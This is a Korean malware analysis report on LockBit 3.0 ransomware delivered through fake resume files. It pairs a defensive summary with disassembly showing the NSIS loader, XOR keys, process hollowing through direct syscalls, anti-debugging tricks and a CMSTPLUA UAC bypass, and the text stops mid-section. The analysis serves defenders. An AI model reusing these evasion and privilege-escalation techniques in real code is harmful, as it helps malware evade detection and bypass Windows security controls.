2022년 2·3분기 랜섬웨어 공격유형 1위 (타 랜섬웨어 대비 4배)
이력서 위장, 공공기관 사칭을 통한 국내 기업기관 공격

LockBit 3.0 랜섬웨어

요약

1. 서비스형 랜섬웨어(RaaS)로 등장
   → **해커가 랜섬웨어를 제작한 후 범죄집단에 판매하는 형식**
2. 국내 기업기관 타깃으로 공격 활동 수행
   → **공공기관 사칭, 이력서 위장, 저작권법 위반 등 피싱메일을 통한 한글파일, 오피스파일 배포**
3. 2022년 2·3분기, TrednMicro의 랜섬웨어 공격동향에 따르면 타 랜섬웨어 대비 공격 비율이 4배 이상 높은 것으로 파악
   → **정보탈취에 특화된 Amadey Bot과 연동되어 피해는 지속적으로 증가**
4. 2022년 9월, GitHub에 Builder가 게시되어 제약없이 다운로드 됨
   → **Builder를 통한 랜섬웨어 커스텀, 변종생성, 유포방식에 변화가 있을 수 있어 기존 시그니처 기반 탐지 안티바이러스 솔루션으로는 탐지 한계 발생**

대응 방안

1. Privacy-i EDR과 같은 EDR 솔루션의 **'행위기반 탐지엔진'으로 실행 차단**
   : 일반 Anti-Virus 솔루션에서도 대부분 차단 가능하나 최신 업데이트 필요
2. 비정상적인 프로세스 행위는 **실시간으로 모니터링**
3. 내부 데이터 보호를 위해 **업무망 망분리 수행**
4. 신뢰할 수 없는 메일의 **첨부파일은 실행금지** :
   메일 내용과 보내는이 계정에 연관성이 없거나 문법적으로 어색하고 신뢰할 수 없는 링크 또는 첨부파일 클릭을 유도하는 메일
5. 비 업무 사이트 및 **신뢰할 수 없는 웹사이트 연결 차단**
6. OS 및 소프트웨어 보안 업데이트를 항상 최신형상으로 유지

목차


1. 개요

1.1 배경

록빗(LockBit) 랜섬웨어는 2019년 09월 〈LockBit 1.0〉, 2021년 06월 〈LockBit 2.0〉,
2022년 06월 〈LockBit 3.0〉 버전을 거쳐왔다.
이 과정에서 암호화 방식 변경, 보안제품 탐지 우회 기능을 추가하며 고도화했다.
최근에는 대한민국을 대상으로 공격활동을 수행하고 있어 주의가 필요하다.
공공기관 사칭, 한글파일 위장, MS-Office위장, 저작권법 위반내용 사칭 등
다양한 유형의 피싱 메일을 통해 공격하고 있다.

[그림 1] LockBit 3.0 감염화면


LockBit은 2022년도 가장 활발하게 활동한 랜섬웨어이며 지금까지도 활동내역이 포착되고 있다.
유포 방식을 다양화하고 Amadey Bot과 연동하고 있어 피해자는 끊임없이 증가하고 있다.
2022년 3분기 랜섬웨어 동향 분석을 발표한 TrendMicro에 따르면
LockBit을 이용한 공격의 비율은 타 랜섬웨어에 비해 4배 이상 높다고 밝혔다.



[그림 2] [01]LockBit 2022년 3분기 공격 동향

01 https://www.trendmicro.com/vinfo/kr/security/news/ransomware-by-the-numbers/lockbit-and-black-basta-are-the-most-active-raas-groups-as-victim-count-rises-ransomware-in-q2-and-q3-2022

2022년 09월 내부 소행에 의한 LockBit 3.0의 Builder가 유출되었으며
Github에서 제약없이 다운로드가 가능하게 되었다. 링크는 현재 차단된 상태이다.
그러나 Builder의 재판매, 개인공유 가능성이 있고,
유출된 Builder를 이용한 랜섬웨어 커스텀이 가능하기 때문에
변종생성 및 유포방식에 변화가 있을 수 있어 각별한 주의가 필요하다.




Build.bat	2022-09-09 오전 9:14	Windows 배치 파일	1KB
builder.exe	2022-09-14 오전 8:31	응용 프로그램	470KB
config.json	2022-09-09 오전 9:02	JSON 원본 파일	9KB
keygen.exe	2022-09-09 오전 8:58	응용 프로그램	31KB

[그림 3] 유출된 LockBit 3.0 Builder

1.2 파일 정보

Name	#이력서_221116(경력사항도 같이 기재하였습니다 잘 부탁드립니다).exe (가칭)
Type	NSIS 실행파일 (.exe)
Behavior	Ransomware
SHA-256	5E79854B8A92B169212E0EA3AD0252E4A86FC7E186FC162F143BB7754A73EC63
Description	LockBit 3.0 Ransomware

2. 분석



[그림4] LockBit 3.0 공격 흐름

① 부모 프로세스 실행
NSIS 기반, LockBit 3.0 실행 파일의 부모 프로세스가 실행된다.

② 코드 난독화 해제
보안제품 탐지 회피를 위해 난독화 코드를 복호화한다.

③ 자식 프로세스(A) 생성
코드 주입을 위하여 동일한 실행 파일로 자식 프로세스(A)를 생성한다.

④ 랜섬웨어 행위 코드 주입
보안제품 탐지 회피를 위하여 새로 생성한 자식 프로세스(A)에 Process Hollowing 기법을 사용한다.

⑤ Anti-Debugging
자식 프로세스(A)는 분석을 방지하기 위한 Anti-Debugging 기법을 사용한다.

⑥ 관리자 권한 확인
자식 프로세스(A)는 악성행위에 필요한 관리자 권한이 있는지 확인한다.

⑦ CMSTPLUA UAC Bypass
자식 프로세스(A)는 관리자 권한으로 프로세스를 실행하기 위해 UAC Bypass 기법을 사용한다.

⑧ 자식 프로세스(B) 생성
자식 프로세스(A)는 dllhost.exe를 이용한 동일 실행 파일로 관리자 권한의 자식 프로세스(B)를 생성한다.

⑨ 서비스, 프로세스 종료
자식 프로세스(B)는 서비스 및 프로세스에서 점유하고 있는 파일을 암호화하기 위해 종료한다.


⑩ VSS 삭제
자식 프로세스(B)는 피해자가 암호화된 파일을 복구하지 못하도록 시스템 백업을 삭제한다.

⑪ 파일 암호화
자식 프로세스(B)는 피해자 시스템에 존재하는 파일들을 암호화한다.

⑫ 랜섬노트 생성
자식 프로세스(B)는 피해자에게 메시지와 연락처를 전달하기 위해 랜섬노트를 생성한다.

2.1. 부모 프로세스

2.1.1 파일 위장 및 파일 내부




[그림 5] LockBit 3.0 내부

LockBit 3.0은 이력서를 위장하여 유포하기 위해 HWP 아이콘을 사용하고 있다.
긴 제목에 의해 .exe 확장자가 가려져
사용자가 정상적인 HWP 파일로 오인해 악성코드를 실행하도록 유도한다.
[그림 5]는 Lockbit 3.0의 압축 해제한 내부 파일 목록이다.

이름	설명
$PLUGINSDIR\System.dll	[NSIS].nsi를 구동시키기 위한 정상 DLL
514095725 (랜덤 숫자)	LockBit 3.0 Payload
[NSIS].nsi	NSIS Script

[표 1] “#이력서_221116(경력사항도 같이 기재하였습니다 잘 부탁드립니다).exe” 파일 내부



[그림 6] %TEMP% System.dll 파일

LockBit 3.0은 스크립트 기반으로 동작하는 NSIS 방식을 사용한다.
NSIS는 윈도우용 설치 파일로
상용 소프트웨어 및 오픈소스 프로젝트에서 많이 사용되는 설치 패키지 파일이다.
LockBit 파일의 구조는 다음 [표 1]와 같으며
파일을 실행하면 NSIS 스크립트 정상 작동을 위한 System.dll 파일을 %TEMP%에 생성한다.

2.1.2 NSIS 스크립트

```
6DE12C4A  .  E8 A8FEFFFF    call system.6DE12AF7
6DE12C4F  .  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
6DE12C52  .  8B0C01         mov ecx,dword ptr ds:[ecx+eax]
6DE12C55  .  33C0           xor eax,eax
6DE12C57  .  FFD1           call ecx                        CreateFilew
```

[그림 7] CreateFile

[NSIS].nsi 스크립트 내부에는 LockBit Payload의 메모리 적재, 호출을 위한 코드로 구성되어 있다.
스크립트가 동작하면 “514095725” 파일을 %TEMP% 폴더에 이동한다.

```
6DE12C4A  .  E8 A8FEFFFF    call system.6DE12AF7
6DE12C4F  .  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
6DE12C52  .  8B0C01         mov ecx,dword ptr ds:[ecx+eax]
6DE12C55  .  33C0           xor eax,eax
6DE12C57  .  FFD1           call ecx                        ZwCreateSection
```

[그림 8] NtCreateSection

```
6DE12C4A  .  E8 A8FEFFFF    call system.6DE12AF7
6DE12C4F  .  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
6DE12C52  .  8B0C01         mov ecx,dword ptr ds:[ecx+eax]
6DE12C55  .  33C0           xor eax,eax
6DE12C57  .  FFD1           call ecx                        NtMapViewOfSection
```

[그림 9] 메모리 공간 할당

```
6DE12C4A  .  E8 A8FEFFFF    call system.6DE12AF7
6DE12C4F  .  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
6DE12C52  .  8B0C01         mov ecx,dword ptr ds:[ecx+eax]
6DE12C55  .  33C0           xor eax,eax
6DE12C57  .  FFD1           call ecx                        ReadFile
```


[그림 10] 파일 내용 메모리 적재

```
6DE12C4A  .  E8 A8FEFFFF    call system.6DE12AF7
6DE12C4F  .  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
6DE12C52  .  8B0C01         mov ecx,dword ptr ds:[ecx+eax]  esp : Shellcode Address
6DE12C55  .  33C0           xor eax,eax                     esp+4 : Shellcode Size
6DE12C57  .  FFD1           call ecx                        jmp LockBit3.0 Shellcode Loader
```

[그림 11] Payload 호출

프로세스 메모리에 “514095725” 파일을 읽어올 수 있게 공간을 할당한다.
이후 LockBit 3.0 Payload를 메모리에 적재하고 호출한다.

2.1.3 코드 난독화 해제



[그림 12] 코드 난독화

LockBit Payload는 보안 제품 탐지를 회피하기 위해 XOR로 난독화 되어있다.
난독화 해제 과정에서 Shellcode 내부의 0xDEADBEEF의 값을 찾는다.
[그림 12] Size 만큼 복호화 할 크기를 지정하고
Key1과 Key2를 xor한 값을 Key로 사용하고 있다.
난독화 해제 루틴은 총 4개가 존재한다.

Round	key
1	0x628743AB1
2	0x641A9DFF
3	0xAFEAE710
4	0xAF618355

[표2] XOR Key List

2.1.4 API Resolve

```
0CA539E4   64:A1 30000000   mov eax,dword ptr fs:[30]          PEB
0CA539EA   8945 F4          mov dword ptr ss:[ebp-C],eax
0CA539ED   8B4D F4          mov ecx,dword ptr ss:[ebp-C]
0CA539F0   8B51 0C          mov edx,dword ptr ds:[ecx+C]      LDR
0CA539F3   8955 F8          mov dword ptr ss:[ebp-8],edx
0CA539F6   8B45 F8          mov eax,dword ptr ss:[ebp-8]
0CA539F9   8B48 0C          mov ecx,dword ptr ds:[eax+C]      InLoadOrderModuleList
0CA539FC   894D F0          mov dword ptr ss:[ebp-10],ecx
0CA539FF   8B55 F8          mov edx,dword ptr ss:[ebp-8]
0CA53A02   8B42 0C          mov eax,dword ptr ds:[edx+C]      InLoadOrderModuleList
0CA53A05   8945 FC          mov dword ptr ss:[ebp-4],eax
0CA53A08   8B4D 08          mov ecx,dword ptr ss:[ebp+8]
0CA53A0B   51               push ecx                          Compare Str
0CA53A0C   8B55 FC          mov edx,dword ptr ss:[ebp-4]
0CA53A0F   8B42 30          mov eax,dword ptr ds:[edx+30]
0CA53A12   50               push eax                          baseDllName
0CA53A13   E8 F6FEFFFF      call <FindDllName>
```

[그림 13] DLL Image Base 검색


```
12DE646E   8B8CC5 0CFEFFFF   mov ecx,dword ptr ss:[ebp+eax*8-1F4]
12DE6475   51                push ecx                          API Hash Value
12DE6476   8B55 F8           mov edx,dword ptr ss:[ebp-8]
12DE6479   52                push edx                          DllBase
12DE647A   E8 7B160000       call <FindAPI>
```

[그림 14] API 검색

난독화가 해제된 후 LockBit은 보안 제품 정적 분석을 회피하기 위해 동적으로 API 주소를 찾는다.
PEB 구조체에 있는 InMemoryOrderModuleList를 순회하며 kernel32.dll의 Imagebase를 찾는다.
Imagebase를 통해 Kerenl32.dll의 EAT에 접근할 수 있으며
LoadLibraryA와 GetProcesAddress의 주소를 가져온다.
이를 이용해 API를 동적으로 호출하며 다음 [표 3]는 API 리스트이다.

API		
CreateProcessW	GetCommandLineW	WaitForSingleObject
GetThreadContext	CloseHandle	CreateThread
ReadProcessMemory	IsWow64Process	CryptAcquireContextW
SetThreadContext	CreateFileW	CryptCreateHash
VirtualAlloc	ReadFile	CryptHashData
VirtualAllocEx	GetFileSize	CryptDecrypt
WriteProcessMemory	VirtualFree	CryptDestroyHash
ResumeThread	LoadLibraryW	CryptDecrypt
TerminateProcess	LoadLibraryA	CryptDestroyKey
ExitProcess	GetModuleHandleW	CryptReleaseContext
GetModuleFileNameW	GetProcAddress	NtUnmapViewOfSection
VirtualFree	CreateProcess	

[표3] 호출 API 리스트

2.1.5 랜섬웨어 행위 코드 복호화

```
12DE6AD5    51          push ecx
12DE6AD6    8B55 FC     mov edx,dword ptr ss:[ebp-4]
12DE6AD9    52          push edx
12DE6ADA    6A 00       push 0
12DE6ADC    6A 01       push 1
12DE6ADE    6A 00       push 0
12DE6AE0    8B45 F0     mov eax,dword ptr ss:[ebp-10]
12DE6AE3    50          push eax
12DE6AE4    FF55 D0     call dword ptr ss:[ebp-30]      CryptDecrypt
```

[그림 15] LockBit 3.0 Shellcode 복호화

```
Address   Hex                                             ASCII
1CB30000  3A FB 75 FD 9B EE 21 44 14 9C 2E 08 80 75 8A 54 :ûuý.î!D.....u.T
1CB30010  8A D8 51 55 32 B8 01 0A 8E E7 08 62 68 72 3A 03 .ØQU2¸...ç.bhr:.
1CB30020  F1 FF 09 92 8B A9 36 01 FF AB ED 45 D7 1C 4B 33 ñÿ..‹©6.ÿ«íE×.K3
1CB30030  7D 27 A4 CF AC 00 9B 8A 1D B5 01 B3 11 66 C2 9C }'¤Ï¬.›Š.µ.³.fÂ.
1CB30040  A6 B5 8B E7 C3 10 49 45 AA 83 B5 12 01 95 15 94 ¦µ‹çÃ.IEª.µ.....
1CB30050  6C 75 2A A7 AF 44 5F B2 C2 32 BF 04 8E D1 DC 5C lu*§¯D_²Â2¿.ŽÑÜ\
```

[그림 16] 복호화 전 데이터

```
Address   Hex                                             ASCII
1CB30000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
1CB30010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸.......@.......
1CB30020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1CB30030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 ............è...
1CB30040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
1CB30050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
```

[그림 17] 복호화 후 데이터

목차 [2.1.4]에서 동적으로 호출된 API를 이용하여 실제 랜섬웨어 행위를 수행하는 코드를 복호화 한다.
이는 보안 제품 탐지를 회피하기 위한 기법으로 추정된다.
데이터는 AES-256 암호화 되어있으며 [그림 16]와 [그림 17]은 복호화 전/후 데이터이다.

2.1.6 랜섬웨어 행위 코드 주입

```
12DE6629    52          push edx
12DE662A    8D85 5CFFFFFF   lea eax,dword ptr ss:[ebp-A4]
12DE6630    50          push eax
12DE6631    6A 00       push 0
12DE6633    6A 00       push 0
12DE6635    68 04000008 push 8000004
12DE663A    6A 00       push 0
12DE663C    6A 00       push 0
12DE663E    6A 00       push 0
12DE6640    68 00404000 push 2.이력서_221112(빠릿하게_일하는모습_모여드리겠
12DE6645    8D8D 88FAFFFF   lea ecx,dword ptr ss:[ebp-578]
12DE664B    51          push ecx                        ecx:L"C:\\Users\\windows1
12DE664C    FF55 08     call dword ptr ss:[ebp+8]       CreateProcessW
```

[그림 18] 자식 프로세스 생성

보안 제품 탐지를 회피하고 랜섬웨어 행위 수행 코드를 실행하기 위한 코드 주입을 시도한다.
CreateProcessW를 사용해 자기 자신을 자식 프로세스로 생성한다.


```
12DE6668    52          push edx
12DE6669    8B45 DC     mov eax,dword ptr ss:[ebp-24]
12DE666C    50          push eax
12DE666D    FF55 0C     call dword ptr ss:[ebp+C]       GetThreadContext
```

[그림 19] 자식 프로세스 Thread Context 획득

생성된 자식 프로세스의 ThreadContext를 저장한다.
이는 프로세스의 레지스트리 값을 백업시키며 코드 흐름을 수정하기 위해 사용된다.

```
0CA537AD    8B45 08     mov eax,dword ptr ss:[ebp+8]    eax : 0x2A (NtUnmapViewOfSection)
0CA537B0    0F05        syscall
0CA537AD    8B45 08     mov eax,dword ptr ss:[ebp+8]    eax 0x4A (NtCreateSection)
0CA537B0    0F05        syscall
0CA537AD    8B45 08     mov eax,dword ptr ss:[ebp+8]    eax 0x28 (NtMapViewOfSection)
0CA537B0    0F05        syscall
0CA537AD    8B45 08     mov eax,dword ptr ss:[ebp+8]    eax 0x3a (NtWriteVirtualMemory)
0CA537B0    0F05        syscall
```

[그림 20] 공유 메모리 할당 및 코드 주입

자식 프로세스의 메모리를 초기화하고 공유 메모리 섹션을 생성한다.
생성한 공유 메모리에 랜섬웨어 행위 수행 코드를 주입한다.
이때 보안 제품의 API 후킹 탐지를 회피하고자 API를 사용하지 않고 syscall을 직접 호출한다.

```
12DE6924    .   52          push edx
12DE6925    .   8B45 DC     mov eax,dword ptr ss:[ebp-24]
12DE6928    .   50          push eax
12DE6929    .   FF55 10     call dword ptr ss:[ebp+10]      SetThreadContext
```

[그림 21] Process Hollowing API

자식 프로세스의 ThreadContext 시작주소를 랜섬웨어 행위 수행 코드의 주소로 변경한다.
이후 ResumeThread를 사용해 코드 주입이 완료된 자식 프로세스를 동작시킨다.
위의 과정은 Process Hollowing으로 불리는 기법으로
악성코드에서 보안 제품의 탐지 회피를 위한 코드 주입 기법 중 하나이다.

2.2 자식 프로세스(A) – 사용자 권한

2.2.1 안티 디버깅

LockBit 3.0은 4가지의 안티 디버깅 기법을 사용하고 있다.
이는 분석가의 분석을 방해하고 분석 시간을 지연시켜 더 많은 피해를 발생시키기 위해 사용된다.

```
0040B44F    6A 00       push 0
0040B451    6A 00       push 0
0040B453    51          push ecx                        0x11 : ThreadHideFromDebugger
0040B454    50          push eax
0040B455    FF15 94544200   call dword ptr ds:[425494]   NtQueryInformationThread
```

[그림 22] NtQueryInformationThread API

NtQueryInformationThread의 인자값을 0x11(ThreadHideFromDebugger)로 설정하고
디버깅 유무를 확인한다. Thread에 연결된 디버거가 발견되면 디버깅을 종료시킨다.

```
00406833    E8 54A8FFFF     call lockbit3.0.40108C          return peb
00406838    8B40 18         mov eax,dword ptr ds:[eax+18]   ProcessHeap
0040683B    F740 44 00000040 test dword ptr ds:[eax+44],40000000 HEAP_VALIDATE_PARAMETERS_ENABLED
```

[그림 23] HEAP_VALIDATE_PARAMETERS_ENABLED 확인

PEB 내부 ProcessHeap.ForceFlag를 확인한다.
디버거에서 프로세스를 실행할 때 자동으로 값이 설정된다.
이 특징을 이용해 HEAP_VALIDATE_PARAMETERS_ENABLED의 값이 설정되었는지 확인하고
디버깅 유무를 판단한다.

```
00405DDF    B9 5D34A8B2     mov ecx,B2A8345D
00405DE4    81F1 F69F0319   xor ecx,19039FF6
00405DEA    3948 10         cmp dword ptr ds:[eax+10],ecx   ecx : 0xABABABAB
                                                            [eax+10] : Heap Address
```

[그림 24] Heap 영역 확인

디버깅 프로세스는 Heap 메모리 중 사용되지 않는 영역을
0xABABABAB 또는 0xFEEEFEEE 값으로 설정하는 특징이 있다.
이 특징을 이용해 RtlHeapAllocate 함수를 실행 후
Heap 마지막 블록에 0xABABABAB의 데이터가 있는지 확인하고 디버깅 유무를 판단한다.

```
0040B494    .  50           push eax
0040B495    .  6A 40        push 40                         READ, WRITE, EXECUTE
0040B497    .  8D45 F8      lea eax,dword ptr ss:[ebp-8]
0040B49A    .  50           push eax                        memsize
0040B49B    .  8D45 FC      lea eax,dword ptr ss:[ebp-4]
0040B49E    .  50           push eax                        &DbgUiRemoteBreakin
0040B49F    .  6A FF        push FFFFFFFF
0040B4A1    .  FF15 DC544200 call dword ptr ds:[<ZwProtectVirtualMem

0040B4AB    .  6A 00        push 0                          ULONG OptionFlags = 0
0040B4AD    .  6A 20        push 20                         ULONG MemorySize = 20
0040B4AF    .  53           push ebx                        &DbgUiRemoteBreakin
0040B4B0    .  FF15 68564200 call dword ptr ds:[<SystemFunction040>] SystemFunction040
```

[그림 25] DbgUiRemoteBreakin

디버거가 프로세스를 Attach할 때 프로세스 내부에서는 DbgUiRemoteBreakin이 실행된다.
LockBit은 이러한 특징을 이용해 분석가가 분석을 시도할 경우,
DbgUiRemoteBreakin API가 실행될 수 없도록
API 코드가 존재하는 메모리 영역을 RWX 권한으로 변경한다.
그리고 DbgUiRemoteBreakin의 코드를 암호화 시킨다.
함수 실행이 되지 않으므로 디버거에서 LockBit을 Attach 할 때
API가 정상적으로 동작하지 않아 Attach에 실패한다.

```
Address   Hex                                             ASCII
77CEDC30  6A 08 68 30 CC D4 77 E8 68 9F FD FF 64 A1 30 00 j.h0ÌÔwèh.ýÿd¡0.
77CEDC40  00 00 80 78 02 00 75 09 F6 05 D4 02 FE 7F 02 74 ...x..u.ö.Ô.þ..t
77CEDC50  28 64 A1 18 00 00 00 F6 80 CA 0F 00 00 20 75 19 (d¡....ö.Ê... u.

Address   Hex                                             ASCII
77CEDC30  68 82 13 85 FD 0E A1 43 64 B2 EC 88 9D 2D D2 20 h...ý.¡Cd²ì..-Ò
77CEDC40  24 C8 35 41 B3 DA 06 58 3D 7D 62 EE 4D 8F DE B6 $È5A³Ú.X=}bîM.Þ¶
77CEDC50  28 64 A1 18 00 00 00 F6 80 CA 0F 00 00 20 75 19 (d¡....ö.Ê... u.
```

[그림 26] SystemFunction040 함수 실행 전/후

[그림 26]는 SystemFunction040 함수 사용 전/후의 메모리이다.
0x20 크기의 데이터가 암호화된 것을 확인할 수 있다.

2.2.2 관리자 권한 확인

```
0040B4D5    .  50           push eax                        PBOOL IsMember
0040B4D6    .  68 BCB44000  push lockbit3.0.40B4BC          PSID SidToCheck = S-1-5-32-54
0040B4DB    .  6A 00        push 0                          HANDLE TokenHandle = NULL
0040B4DD    .  FF15 70564200 call dword ptr ds:[<CheckTokenMembership>] CheckTokenMembership
```

[그림 27] CheckTokenMemberShip

```
C:₩Users₩somansa₩Desktop>ProcessQuer   C:₩Users₩somansa₩Desktop>ProcessQueryToken.exe

CheckTokenMemberShip : 0x00            CheckTokenMemberShip : 0x01
```

[그림 28] (좌) 관리자 권한 실행 x, (우) 관리자 실행

LockBit 3.0은 랜섬웨어 행위를 수행함에 있어
일반 사용자 계정 권한으로는 수행하지 못하는 명령(서비스/프로세스 종료) 작업들이 존재한다.
이를 위해 프로세스가 관리자 권한으로 실행되었는지 유무를 확인한다.
CheckTokenMemberShip 함수를 사용해 S-1-5-32-544(=Administrator)의 Token이 있는지 확인하며,
[그림 28]는 관리자 권한 실행과 아닌 경우 함수의 반환값이다.

```
0040B504    .  50           push eax                        TokenHandle
0040B505    .  6A 08        push 8                          TOKEN_QUERY
0040B507    .  6A FF        push FFFFFFFF                   GetCurrentProcess()
0040B509    .  FF15 9C544200 call dword ptr ds:[<NtOpenProcessToken>] NtOpenProcessToken

0040B546    .  50           push eax                        ReturnLength
0040B547    .  FF75 F4      push dword ptr ss:[ebp-C]       TokenInformationLength
0040B54A    .  FF75 F0      push dword ptr ss:[ebp-10]      TokenInformation
0040B54D    .  6A 02        push 2                          TokenGroups
0040B54F    .  FF75 F8      push dword ptr ss:[ebp-8]       Handle
0040B552    .  FF15 8C544200 call dword ptr ds:[<ZwQueryInformationToker
```

[그림 29] TokenGroup 조회

```
SID : S-1-1-0, Attriutes : 0x07        SID : S-1-5-114, Attriutes : 0x10
SID : S-1-5-32-545, Attriutes : 0x07   SID : S-1-5-32-544, Attriutes : 0x10
SID : S-1-5-4, Attriutes : 0x07        SID : S-1-5-32-545, Attriutes : 0x07
```

[그림 30] 사용자가 (좌) 관리자 그룹에 없을 때, (우) 관리자 그룹에 있을 때

TokenGroups를 조회한 후 그룹 목록에서 S-1-5-32-544의 SID 값이 있는지 확인하며,
[그림 30]은 관리자 그룹에 있는 SID 값과 없는 SID 값의 차이를 보여준다.
사용자 계정이 관리자 그룹에 있고 프로세스가 관리자 권한으로 실행되지 않았으면
[목차 2.2.3]에서 UAC Bypass 기법을 사용해 관리자 권한으로 프로세스 동작을 시도한다.

2.2.3 CMSTPLUA UAC Bypass

```
0040BA92    50              push eax
0040BA93    8D85 44FFFFFF   lea eax,dword ptr ss:[ebp-BC]
0040BA99    50              push eax
0040BA9A    FF15 48574200   call dword ptr ds:[425748]      CoGetObject
```

[그림 31] COM Object 호출

```
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
```

[표 4] COM Object CLSID

UAC(User Account Control: 사용자 계정 컨트롤)란 권한없는 프로그램이
시스템 접근과 시스템 설정변경 등을 사용자 동의없이 실행할 수 없게 하는 것으로
Windows에서 제공하는 보안기능이다.
LockBit은 UAC Bypass 기법을 사용하여 사용자 동의 없이 관리자 권한으로 프로세스를 실행한다.
[표 4]는 관리자 권한 실행에 사용한 COM Object의 CLSID의 값이다.
이는 CMSTPLUACOM을 나타낸다.

```
0040BB32    6A 00           push 0
0040BB34    6A 00           push 0
0040BB36    6A 00           push 0
0040BB38    56              push esi                        CommandLine
0040BB39    FF33            push dword ptr ds:[ebx]         LockBit3.0 Path
0040BB3B    FF75 F8         push dword ptr ss:[ebp-8]
0040BB3E    FF52 24         call dword ptr ds:[edx+24]      ObjectStublessClient9
```

[그림 32] dllhost.exe 실행

CMSTPLUACOM 호출 후 ICMLuaUtil 인터페이스의 ObjectStublessClient9 함수를 실행할 수 있다.
함수를 실행하면 dllhost.exe가 생성되고 자식 프로세스로 LockBit이 실행된다.
이때 LockBit은 dllhost.exe의 권한을 부여받아 사용자의 동의 없이 관리자 권한으로 실행된다.

```
dllhost.exe      2396    3.32 MB   DESKTO...₩windows10   COM Surrogate
  LockBit3.0.exe 2336    2.92 MB   DESKTO...₩windows10
